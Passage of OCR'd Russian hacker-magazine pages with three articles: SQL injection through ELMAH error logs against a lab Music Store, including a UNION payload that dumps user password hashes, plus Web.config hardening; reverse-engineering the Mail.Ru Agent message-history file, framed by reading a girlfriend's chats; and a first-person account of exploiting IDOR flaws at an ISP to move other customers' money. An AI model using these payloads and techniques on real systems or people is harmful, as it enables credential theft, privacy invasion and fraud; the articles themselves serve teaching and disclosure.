
И ЭТО ЕЩЕ НЕ ВСЕ

ELMAH не только позволяет подключаться к активным сессиям пользователей, но и существенно облегчает поиск уязвимостей на сайте. Давай в качестве примера проведем атаку типа SQL Injection на наш Music Store. Я специально добавил такую уязвимость в учебный пример — в оригинальной версии Music Store от Microsoft данная проблема отсутствует. Давай посмотрим, как устроена страница поиска альбома. Открывай http://localhost/MusicStore/Search. Как видишь, здесь есть только поле для поиска и кнопка сабмита. Теперь необходимо удостовериться, возможно ли выполнить SQL-запрос, да и вообще, есть ли доступ к базе данных на этой странице. У тебя есть доступ к ELMAH, значит, можно упростить себе жизнь и попробовать сгенерировать исключение. Введи что-либо наподобие "' or select 1 from abcdef". Скорее всего, в базе данных не будет таблицы с именем abcdef (я бы за такую таблицу руки разработчику оторвал). Как и ожидалось, поиск вызвал исключительную ситуацию в коде. Теперь необходимо удостовериться, действительно ли на странице возможна SQL-инъекция. Открывай лог ELMAH и смотри последнее исключение:

```
System.Data.SqlClient.SqlException (0x80131904):
Incorrect syntax near the keyword 'select'.
Incorrect syntax near '%'.
Unclosed quotation mark after the character string ''.
```

О чем говорит эта ошибка? Во-первых, сайт построен на базе СУБД SQL Server. Во-вторых, поле ввода ключевого слова не фильтруется. Теперь у тебя должно быть достаточно информации для проведения атаки.

Кстати, ELMAH позволяет не только убедиться, что на странице есть SQL-инъекция, но и автоматизировать поиск подобных уязвимостей на других страницах. Поэтому первым делом при анализе логов обрати внимание на ошибки с типом Sql. Ты также можешь скачать список ошибок в формате CSV, воспользовавшись ссылкой http://localhost/MusicStore/elmah.axd/download, и затем произвести дальнейший анализ в Microsoft Excel или при помощи скриптов. Для начала давай попробуем получить список всех альбомов. Возвращайся на страницу поиска и вводи следующий текст: "`' or 1 = 1 --`". Получил? Отлично. Теперь давай попробуем сделать что-



Пример информации об ошибке в Web-интерфейса ELMAH

WWW

- Сайт ELMAH (исходный код, документация и т.д.): code.google.com/p/elmah.
- Репозиторий NuGet: nuget.org.
- учебное web-приложение ASP.NET MVC Music Store: mvcmusicstore.codeplex.com/.
- Firebug: getfirebug.com.
- Firecookie: bit.ly/gMhx7B.
- Visual Web Developer 2010 Express: bit.ly/IdaINH.
- SQL Server 2008 Express: bit.ly/AtJpCt.
- Утечка системной информации через систему трассировки ASP.NET (Trace.axd): bit.ly/xaZzSn.

нибудь более серьезное, например получим список пользователей и хеши паролей.

Music Store, разработанный при помощи ASP.NET MVC и SQL Server, использует авторизацию через web-формы (это следует из того, что при авторизации создается кукис .ASPXAUTH). Можно предположить, что разработчики решили воспользоваться системой авторизации, которая идет в поставке ASP.NET, начиная с версии 2.0. Если все сходится, то информация о пользователях хранится в таблицах aspnet_Users и aspnet_Membership. Чтобы знать наверняка, выполни следующий запрос: `"Hits' and exists(select 1 from sys.tables where name = 'aspnet_Users') --"`. Запрос вернул результат — ты на верном пути. Теперь осталось получить список пользователей. Предположим (если интересно, то можешь посмотреть исходный код страницы), что скрипт запрашивает из базы данных два поля: идентификатор альбома и название. Тогда попробуем выполнить следующий запрос:

```
select 1, u.UserName + ':' + m.Password + ':' +
m.PasswordSalt from dbo.aspnet_Users as u
inner join dbo.aspnet_Membership as m on u.UserId =
m.UserId
```

И теперь еще один запрос, только в виде эксплойта для формы поиска:

```
"' and 1 <> 1 union all select 1, u.UserName + ':' +
m.Password + ':' + m.PasswordSalt from dbo.aspnet_Users
as u inner join dbo.aspnet_Membership as m on u.UserId =
m.UserId --"
```

КАК СЕБЯ ОБЕЗОПАСИТЬ?

Как видишь, средства, облегчающие жизнь разработчикам и службе поддержки, могут быть очень опасны, если использовать их по принципу «поставил и забыл». Сразу хочу отметить, что описанные выше проблемы с безопасностью — это не ошибка в ELMAH, а ошибка в конфигурации web-приложения. Более того, защититься от подобных проблем можно довольно просто. Я сам повсеместно использую ELMAH и отключать его в обозримом будущем не планирую, тем более, что в моем случае это зачастую единственное доступное средство отладки. Поэтому я всегда использую стандартные средства безопасности ASP.NET, причем изменения вносятся только в Web.config и не требуют перекомпиляции приложения. Если твое приложение использует авторизацию пользователей через web-формы, то тебе помогут следующие рекомендации:

1. Сначала удали регистрацию ELMAH из разделов configuration/system.web/httpHandlers и configuration/system.webServer/handlers файла Web.config;
2. После этого добавь в раздел configuration следующий XML:

```
<location path="elmah.axd">
   <system.web>
      <httpHandlers>
         <add verb="POST,GET,HEAD" path="elmah.axd"
            type="Elmah.ErrorLogPageFactory, Elmah" />
      </httpHandlers>
      <authorization>
         <allow roles="Administrator" />
         <deny users="*" />
      </authorization>
   </system.web>
   <system.webServer>
      <handlers>
         <add name="Elmah" path="elmah.axd"
            verb="POST,GET,HEAD"
            type="Elmah.ErrorLogPageFactory, Elmah"
            preCondition="integratedMode" />
      </handlers>
   </system.webServer>
</location>
```

Готово! Теперь только пользователь с ролью Administrator сможет просматривать логи ELMAH, а это именно то, что нам нужно.

НАПОСЛЕДОК

Надеюсь, я смог показать тебе, как безопасные на первый взгляд средства для разработчиков и сотрудников службы поддержки могут нанести непоправимый вред компании при условии, что безопасность приложения неправильно сконфигурирована. Всегда думай о последствиях и никогда не полагайся на принцип «поставил, работает, не трогай». ☒

Gar|k (garik@coru.ws)

ВЗЛОМ Mail.Ru Агента

ПОЛУЧАЕМ ДОСТУП К ИСТОРИИ ПЕРЕПИСКИ И КОНТАКТАМ В ПОПУЛЯРНОМ МЕССЕНДЖЕРЕ

Ты вряд ли пользуешься Mail.Ru Агентом, но это бешено популярный сервис, который с каждым днем набирает обороты. По официальным данным месячная аудитория этого мессенджера в конце прошлого года составляла безумную цифру в 21,4 миллиона человек. Это легко объяснить, — продукт действительно удачный. Но сегодня я хочу рассказать о том, как был разреверсен файл с историей сообщений пользователя.

WARNING

Не забывай о статье 138 — «Нарушение тайны переписки, телефонных переговоров, почтовых, телеграфных или иных сообщений» УК РФ, а также о наличии в ней главы 28 — «Преступления в сфере компьютерной информации» (ст. 272, 273, 274).

DVD

На диске ты найдешь пример читалки истории mra.dbs, реализацию класса, упрощающего исследование бинарных файлов в WinHex-редакторе, и другие материалы по статье

ИСТОРИЯ ВЗЛОМА


Эксперимент начался для меня еще в далеком 2008 году, когда друг попросил проверить переписку его девушки в Mail.ru Агенте. Тогда файл истории представлял из себя простой текстовик с названием *email*history.txt и имел по сравнению с mra.dbs (файл, в котором в настоящее время хранится история переписки и данные о контактах) примитивную структуру. За пару часов был написан простой, но эффективный RTF-конвертер, который и делал всю грязную работу по вытягиванию переписки из Агента. Друг был в восторге. Далее, в ходе изучения программирования на компилируемых языках, я в качестве практики написал программу Mail.ru History Reader, описание которой попало на страницы][в августе 2009 года. Получив большое количество положительных отзывов, я опубликовал структуру формата тогдашнего файла истории (см. ссылки в боковом выносе) и исходники читалки. Однако Mail.ru Агент продолжал развиваться, и править балом стал новый продвинутый файл mra.dbs. После этого события ко мне посыпались тонны сообщений от различных людей с просьбами заняться им. В компании с SOLON7 мы ковыряли этот файл в HEX-редакторе, пытаясь найти структуры, ссылки на смещения и всевозможные изменения после запуска Mail.ru Агента. К концу 2010 года после долгих поисков формат все-таки покорился.

КАК ДОБЫТЬ ФАЙЛ MRA.DBS?

Ты, конечно, задашься вопросом: а где, собственно, хранится этот пресловутый mra.dbs, и как его добыть? Файл mra.dbs хранится в папке «%APPDATA%\Mra\Base\mra.dbs» (например «C:\Documents and Settings\user\Application Data\Mra\Base\mra.dbs»), и заполучить его при выключенном Агенте не так уж и сложно, достаточно лишь использовать функции ExpandEnvironmentStrings и CopyFile. Однако при включенном Агенте файл mra.dbs является занятым и система попросту не позволит его использовать. Для решения этой проблемы можно, например, временно отключить Агент (для этого действия тебе понадобятся привилегии отладчика, которые можно получить только с правами Администратора) или найти открытый хэндл файла в системе, а затем продублировать его в адресное пространство своего процесса. Также можно прочесть файл напрямую с диска (правда, для этого нужно знать, что такое кластер и как работать напрямую с драйвером файловой системы) или же написать собственный файловый драйвер (это практически нереально). Все бы хорошо, но на практике у всех вышеперечисленных методов есть свои недостатки. При перечислении хэндлов с помощью ZwQuerySystemInformation и их копировании к себе в процесс с помощью DuplicateHandle можно столкнуться с двумя проблемами. Первая заключается в том, что при вызове ZwQueryInformationFile поток может повиснуть, ожидая отклика от блокирующего именованного канала. Вторая — после копирования оба хэндла (наш и открывшего файл процесса) будут указывать на один FileObject, а следовательно — текущий режим ввода-вывода. Позиция в файле и другая связанная с файлом информация будут общими у двух процессов, поэтому даже чтение файла вызовет изменение позиции чтения и нарушение нормальной работы программы, открывшей файл. Конечно, можно приостановить на время все потоки процесса файла, а после копирования восстанавливать позиции чтения и запускать процесс владельца снова, но это связано с большими затратами времени и сил. Казалось бы, идеальным методом может являться прямое чтение с диска, но и здесь есть недостатки. Таким способом можно читать только файлы, которые открываются с доступом FILE_READ_ATTRIBUTES (кроме файлов подкачки), файл обязательно должен быть не сжат, не зашифрован (иначе мы прочитаем ерунду) и иметь свой кластер (маленькие файлы в NTFS могут целиком размещаться в MFT). Также следует учесть, что во время чтения файл может быть изменен (и мы получим в результате непонятно что). Поэтому разберем самый простой метод с временным отключением процесса Агента.

Итак, чтобы убить процесс Mail.ru Агента, для начала необходимо узнать его идентификатор (ProcessID). Сделать это можно разными способами: через ToolHelp API, через Native API (используя функцию ZwQuerySystemInformation), прошерстив список открытых хэндлов или по списку открытых процессом окон (GetWindowThreadProcessId). Самый легкий вариант — это использование ToolHelp API и поиск по имени exe-файла. Для этого достаточно вызвать функции CreateToolhelp32Snapshot > Process32First > Process32Next, а затем в теле цикла сверять значение поля szExeFile структуры PROCESSENTRY32 с magent.exe. Необходимый нам ProcessID находится в этой же структуре, поле th32ProcessID:

```
hProcessSnap=CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,0);
if( INVALID_HANDLE_VALUE != hProcessSnap)
{
    pe32.dwSize = sizeof( PROCESSENTRY32 );
    if( Process32First( hProcessSnap, &pe32 ) )
    {
        do
        {
            if(0 == lstrcmp(pe32.szExeFile,_TEXT("magent.exe")))
            {
                pid=pe32.th32ProcessID;
                break;
            }
        }
        while(Process32Next( hProcessSnap, &pe32 ));
    }
    CloseHandle( hProcessSnap );
}
```



Идентификаторы начала переписки

После того как мы найдем PID, нам необходимо получить привилегии отладчика SeDebugPrivilege (OpenProcessToken > LookupPrivilegeValue > AdjustTokenPrivileges) и убить процесс (OpenProcess > TerminateProcess), а потом снова попытаться вызвать CopyFile. Привилегии можно получить и более элегантным путем — через Native API:

```
void GetPrivilege(IN ULONG Privilege)
{
    BOOLEAN OldValue;
    RtlAdjustPrivilege(Privilege, TRUE, FALSE, &OldValue);
}
```

Все, mra.dbs у нас в руках. Теперь перейдем к его потрошению :).


РАСКРЫВАЕМ СЕКРЕТЫ MRA.DBS

Файл mra.dbs представляет из себя дамп памяти Mail.ru Агента, поэтому открыть его для чтения при работающей программе не представляется возможным (для рядового программиста, но у нас свои секреты :), также задачу усложняет тот факт, что в памяти все числа хранятся в перевернутом виде. Однако давай немного углубимся в реверс-инжиниринг.

Итак, в недрах mra.dbs существует хеш-таблица, в которой описаны смещения на 4-байтные идентификаторы. Идентификаторы служат для определения начала записи различных структур и сегментов дампа, среди которых и находятся нужные нам записи истории переписки (обрати внимание на соответствующую иллюстрацию):

```
typedef struct _ids {
    unsigned int id1;
    unsigned int id2;
    unsigned int count;
} _ids;
```

Начало истории характеризуется ключевым словом mrahistory_, за которым следует e-mail хозяина файла mra.dbs и e-mail контакта, с которым ведется переписка. В случае с историей идентификаторы образуют двусвязный список: первый ведет к первому отправленному сообщению, а второй — к последнему принятому сообщению. Количество сообщений можно узнать, изучив четыре байта после идентификаторов (структура _ids).



Структура записи сообщения

Offset	0	1	2	3	Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	01	00	00	00	024EA000	04	00	00	00	C0	94	A2	02	01	60	A9	02	01	80	B2	02
00000010	00	A0	4E	02	024EA010	01	20	8B	02	01	00	B1	02	01	A0	A6	02	01	C0	B1	02
00000020	69	29	01	00	024EA020	01	A0	B1	02	01	40	B1	02	01	E0	A9	02	01	20	AA	02

Поиск хеш-таблицы

Пройдя по смещению идентификатора (его можно узнать из хеш-таблицы) мы попадем на запись сообщения (снова все внимание на соответствующий рисунок):

```
struct _message
{
        unsigned int size;
        unsigned int prev_id;
        unsigned int next_id;
        unsigned int xz1;
        FILETIME time;
        unsigned int type_mesage;
        char flag_incoming;
        char byte[3];
        unsigned int count_nick;
        unsigned int magic_num; // 0x38
        unsigned int count_message;
        unsigned int xz2;
        unsigned int size_lps_rtf;
        unsigned int xz3;
};
```

Строки в дампе сохраняются в кодировке Unicode (wchar_t) различными способами:

- с завершающим нулем в конце строки;
- в структуре LPS (название структуры взято из описания формата протокола MMP), где первые четыре байта указывают на длину последующей строки;
- в формате RTF.

Зная количество сообщений, нам не составит труда пробежаться по всей цепочке. Но откуда вообще узнать, где находится эта хеш-таблица, и как найти начало записей истории? Над поисками ответов к этим вопросам мы с SOLON7 провели немало бессонных ночей.

НЕМНОГО МАГИИ

По смещению 0x10 от начала файла mra.dbs, как оказалось, и хранится адрес заветной хеш-таблицы. Пройдя по смещению первого индекса из хеш-таблицы, мы натыкаемся на структуру начальных данных. Возможно, там находится вообще вся информация, заложенная в mra.dbs. Идем дальше. По смещению 0x20 в этой структуре хранится количество записей истории или, проще говоря, количество переписок. Так как файл дампа постоянно расширяется, то по смещению 0x2C лежит идентификатор последней записанной истории, — это все, что нам нужно знать, чтобы начать искать идентификаторы переписок.

В целом же алгоритм такой:

- проходимся по идентификаторам записей истории с помощью цикла (начиная от последней добавленной записи);
- если в этой записи от смещения 0x190 присутствует слово «mrahistory_», то это означает, что по смещению 0x24 лежат идентификаторы цепочки сообщений данной переписки.

Чтобы стало немного понятней, взгляни на этот код:

```
DWORD * offset_table=(DWORD *)(mra_base +
    *(DWORD*)(mra_base + 0x10));
DWORD end_id_mail=*(DWORD*)(mra_base+0x20+
    offset_table[1]);
DWORD count_emails=*(DWORD*)(mra_base+0x2C+
    offset_table[1]);
...
for(int i=0;i<count_emails;i++)
{
    _ids *mail_data=(struct _ids*)(mra_base+
        offset_table[end_id_mail]+4);
    if(memmem(((unsigned char*)mail_data+0x190),
        mrahistory,...))
    {
        emails[k].id=(_ids*)((unsigned char*)mail_data+0x24);
        ...
    }
    end_id_mail=mail_data->id2;
}
```

КОДИМ

Журнал не резиновый, поэтому исходный код читалки mra.dbs ищи на диске. Сейчас я покажу тебе лишь самые основные моменты. Итак, файл mra.dbs является дампом памяти, поэтому мы не будем извращаться и использовать функции для работы с файловыми смещениями, а сразу поместим его в память нашей программы. Для этого заюзаем ресурсы ОС Windows и создадим Memory Mapped файл:

ТИПЫ СООБЩЕНИЙ MRA.DBS


2 — неавторизованные пользователи

4 — запросы авторизации


7 — обычные сообщения

10 — передача файлов

35 — записи в микроблог



смена геоположения



Интерфейс моей читалки

WWW

- Описание формата истории Mail.ru Агента до версии 5.4: bit.ly/z2ETMY;
- обсуждение Mail.ru History Reader: bit.ly/xZoKvU;
- мой блог: c0dedgarik.blogspot.com;
- C++ класс для создания winhex. pos-файлов: bit.ly/zsTJTb;
- три метода работы с занятыми файлами: bit.ly/zNgQ2S;
- различные способы получения списка процессов: bit.ly/w4upzS;
- уменьшение размера Си-программы на примере Visual Studio: bit.ly/w7sWNA.

INFO

Хеш-таблица — это структура данных, реализующая интерфейс ассоциативного массива, она позволяет хранить пары «ключ-значение». Двусвязный список состоит из элементов данных, каждый из которых содержит ссылки как на следующий, так и на предыдущий элементы.

```
CreateFile
        CreateFileMap
                MapViewOfFile
                        VirtualFree
        CloseHandle
CloseHandle
```

Так как нам не нужно сохранять внесенные изменения обратно в файл, то здесь вместо UnmapViewOfFile используется VirtualFree. Первое, что мы сделаем, это найдем все контакты из истории переписки. Хранить найденное добро будем в структуре emails:

```
typedef struct _emails{
   wchar_t *email;
   _ids *id;
};
...
struct _emails *emails;
...
emails=VirtualAlloc(0,count_emails*sizeof(struct _emails),..);
```

RICH TEXT FORMAT (RTF)

RTF, использующийся в mra.dbs, представляет из себя формат хранения размеченных документов, предложенный еще в 1982 году бородатыми программистами из Microsoft и Adobe. Для его парсинга совершенно не обязательно изобретать велосипед, а достаточно лишь отправить сообщение EM_STREAMIN с флагом SF_RTF для записи и EM_STREAMOUT с флагом SF_TEXT для чтения:

```
EDITSTREAM es = { 0 };
es.pfnCallback = EditStreamCallback;
es.dwCookie = (DWORD_PTR)&lps;
SendMessage(hRich, EM_STREAMIN, SF_RTF, (LPARAM)&es);
```

После прохода по идентификаторам и поиска строки «mrahistory_» наша структура будет заполнена адресами идентификаторов. Заметь, при этом мы не скопировали даже байта и израсходовали всего лишь 16*count_emails байт (например, при 1 000 контактов мы используем всего ~15 килобайт памяти). Теперь, имея на руках идентификаторы начала переписки с конкретным пользователем, мы можем прочитать сообщения:


```
int id_message=emails[k].id->id1;
for(int i=0;i<emails[k].id->count_messages;i++)
{
   _message*mes=(_message*)(mra_base+
      offset_table[id_message]);
   wchar_t*str=(wchar_t*)((unsigned char*)mes+
      sizeof(_message));
   ...
   id_message=mes->prev_id;
}
```

Дата сообщения хранится в формате FILETIME, для удобства ее можно перевести в удобочитаемый вид с помощью функции FileTimeToSystemTime. Формат RTF отлично воспринимается Rich Edit'ом и любыми другими стандартными редакторами типа WordPad. Но с этим можно и не заморачиваться, так как сообщения хранятся в неотформатированном виде сразу после ника, а их размер указан в структуре message. Это все, что тебе нужно знать, чтобы получить удобоваримый список месcаг из Агента.

P.S.

К сожалению, формат журнала не позволяет привести здесь мои хардкорные изыскания полностью, поэтому поспеши заглянуть на диск. Надеюсь, пример кода читалки (exe'шник которой, кстати, с помощью небольшой оптимизации уместился всего в 2 килобайта безо всяких пакеров) поможет тебе в написании быстрого и крутого C-кода, а также в изучении hex-редакторов и других низкоуровневых вещей. Кстати, незатронутой осталась не менее увлекательная тема чтения истории ICQ-переписки, которая также хранится в файле mra.dbs. Спасибо компании Mail.Ru, во-первых, за разработку Mail.Ru Агента, во-вторых, за заметное развитие любимой аськи, и в-третьих, за интересный квест, о котором я тебе сегодня рассказал.

Daeren Torn




WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

БУДНИ халявщика

НЕВЫДУМАННАЯ ИСТОРИЯ О СЕРЬЕЗНЫХ УЯЗВИМОСТЯХ ПРОВАЙДЕРА

Эта история взлома была бы ничем не примечательна, если бы не одно «но». Жертвой глупейших ошибок программистов стал довольно крупный провайдер. Элементарные уязвимости в личном кабинете пользователя позволяли манипулировать денежными средствами на счете любого из клиентов. Такое Увы, и такое бывает.



Страница перевода средств

ВВЕДЕНИЕ

История началась очень странно. На календаре было 31 декабря, а на ноутбуке — дисконнект. Средства на счете закончились, и было совершенно непонятно, что дальше делать всю ночь без интернета (в новогоднюю-то ночь? — прим. редакции)? На счете Webmoney не было достаточно денег, чтобы полностью оплатить абонентскую плату, поэтому я уже готов был идти к ближайшему терминалу оплаты. Зайдя в личный кабинет, чтобы уточнить стоимость абонентки, я обратил внимание на неактивные html-переключатели, расположенные на странице перевода средств. Похоже, Дед Мороз все-таки существует :).

БЫТЬ ИЛИ НЕ БЫТЬ?

Дальше я полез в исходный код страницы с помощью браузера Opera и убрал у соответствующих переключателей параметр «disabled» (когда баланс равен нулю или отрицательный, то данный переключатель неактивен). После этого нехитрого действия я применил изменения и попробовал перевести все средства с третьего счета на первый – основной:

До

```
*****09 :   15р | Основной счет
*****61 :  -71р | Интернет
*****60 :  -100р| Телевидение
```

ОТВЕТ НЕ ЗАСТАВИЛ СЕБЯ ЖДАТЬ, — ПОКАЗАЛАСЬ ФОРМА С ПРЕДЛОЖЕНИЕМ ПЕРЕВОДА СРЕДСТВ. БИНГО!

После

```
*****09 : -85р | Основной счет
*****61 : -71р | Интернет
*****60 :  0р  | Телевидение
```

Как ни странно, данная операция прошла успешно. Epic fail. Интернет, впрочем, у меня от этого не появился, поэтому я снова обратился к html-исходнику страницы своего личного кабинета. Изучив его более подробно, я заметил следующие input-префиксы: «m_from» и «m_to». Все указывало на то, что это были идентификаторы счетов в БД! Здесь возник резонный вопрос: отслеживает ли сервер подмену ID? Недолго думая, я стал проверять свою догадку: изменил две последние цифры в поле «m_from», применил изменения, выбрал нужные счета и нажал на кнопку «Оплата». Запрос с измененным ID ушел на сервер. Ответ не заставил себя ждать, — показалась форма с предложением перевода средств. Бинго! Номер счета, откуда будут переведены средства, не совпадал с моим номером, а в поле «Укажите сумму» была указана сумма, равная количеству средств на счете, с которого осуществлялся перевод. Как ты помнишь, на моем счете в тот момент было -85 рублей, а форма предлагала мне перевести все 290! Указав немногим меньшую сумму (для незаметности), я нажал «Перевести», — и операция завершилась успехом. Значит, уязвимость есть, сервер не проверяет ID на привязанность к аккаунту. Программисты, браво! Вернув деньги обратно, я решил углубиться в поиски других багов. Тут сразу стоит отметить, что все эти эксперименты могли серьезно испортить мне жизнь, — повезло, что провайдер решил не обращаться с заявлением о моих действиях в правоохранительные органы. В такой ситуации оправдаться у меня уже не получилось бы.

УЧЕТ ОПЕРАЦИЙ

Итак, предыдущая находка меня очень обрадовала. Теперь осталось узнать, насколько видны мои действия второму лицу. Ведь у каждого уважающего себя провайдера есть такая вещь как статистика/история платежей, предназначенная для того, чтобы следить за передвижением средств на счетах. Перейдя к истории платежей, я снова открыл исходный код страницы. Немного полистав его, я сразу заметил тот же самый способ работы с ID. Для его передачи серверу использовалась строка следующего вида:

```
<input type=button value='Показать' name=show_orders_list
onClick='showPay(this.form, ***39)'>
```

```
  <td style='background-color:#D2FFCF;'><input type='radio' name='m_from' id='m_from_[redacted]00' value='[redacted]00' ><label
</b></label></td>
  <td style='background-color:#D2FFCF;'>216</td>
  <td style='background-color:#D2FFCF;'><b>Основной счет</b></td>
  <td style='background-color:#D2FFCF;'><input type='radio' name='m_to' id='m_to_[redacted]27' value='[redacted]27'><label
b></label></td>
  <td style='background-color:#D2FFCF;'>216</td>
```

Первый баг с переводом средств

Здесь я снова изменил ID и немедленно нажал «Показать», — опять успех: я увидел все операции со средствами на чужом ID! Но там был и мой след. Значит, все мои действия с деньгами были заметны второму лицу. Однако все равно здесь не было видно, куда и почему они были переведены, — таблица представляла из себя три столбца: «Дата», «Сумма (руб.)» и «Номер учетного документа».

БОЛЬШЕ, БОЛЬШЕ КРОВИ!

Ладно, с этим все ясно, но что можно сделать еще? На глаза попалась кнопка «Запрет доступа», отключающая все предоставляемые провайдером услуги. Работала она также с ID и JS. Конечно, увидеть работоспособность этой вещи я не мог. Или же можно было написать скрипт, который прошелся бы по списку ID и отключил всем пользователям интернет/телевидение/телефон – даешь хлеба и зрелищ :). Однако одним запретом доступа я ограничиваться не захотел и попытался разобраться во всем этом на более глубоком уровне.

